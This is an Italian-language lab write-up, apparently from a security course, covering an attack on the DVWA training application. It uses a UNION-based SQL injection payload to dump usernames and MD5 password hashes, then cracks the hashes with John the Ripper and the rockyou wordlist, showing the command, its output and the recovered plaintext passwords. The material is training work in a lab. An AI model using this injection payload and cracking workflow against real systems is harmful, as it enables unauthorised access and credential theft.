


PASSWORD CRACKING: in questo esercizio utilizziamo gli hash con un algoritmo di cifratura MD5 delle password estrapolate nell'esercizio precedente su DWVA



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
[http://www.securiteam.com/securityreviews/5DP0N1P76E.html](#)

John the RIPPER

È un tool di password che sfrutta il metodo delle brute force. Si consulta di un wordlists a scelta, utilizzata per attacchi a dizionario. Per eseguire tale operazione uniamo in un unico file .txt i nomi utenti della web app insieme agli hash corrispondenti.



```
~/Desktop/hash.txt - Mousepad
File Edit Search View Document Help
1
2 admin: 5f4dcc3b5aa765d61d8327deb882cf99
3
4 gordonb: e99a18c428cb38d5f260853678922e03
5
6
7 1337: 8d3533d75ae2c3966d7e0d4fcc69216b
8
9
0 pablo: 0d107d09f5bbe40cade3de5c71e9e9b7
1
2
3 smithy: 5f4dcc3b5aa765d61d8327deb882cf99
4
```

Utilizziamo una wordlists installata su kali di default, useremo ad esempio rockyou.txt

Successivamente con il comando “john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt” ci ricaverà le password convertendole da m5d a carattere in chiaro.

```
davide@kali: ~  
File Actions Edit View Help  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
  
(davide@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password ( ? )  
abc123 ( ? )  
letmein ( ? )  
charley ( ? )  
4g 0:00:00:00 DONE (2024-02-28 14:51) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
  
(davide@kali)-[~]  
$
```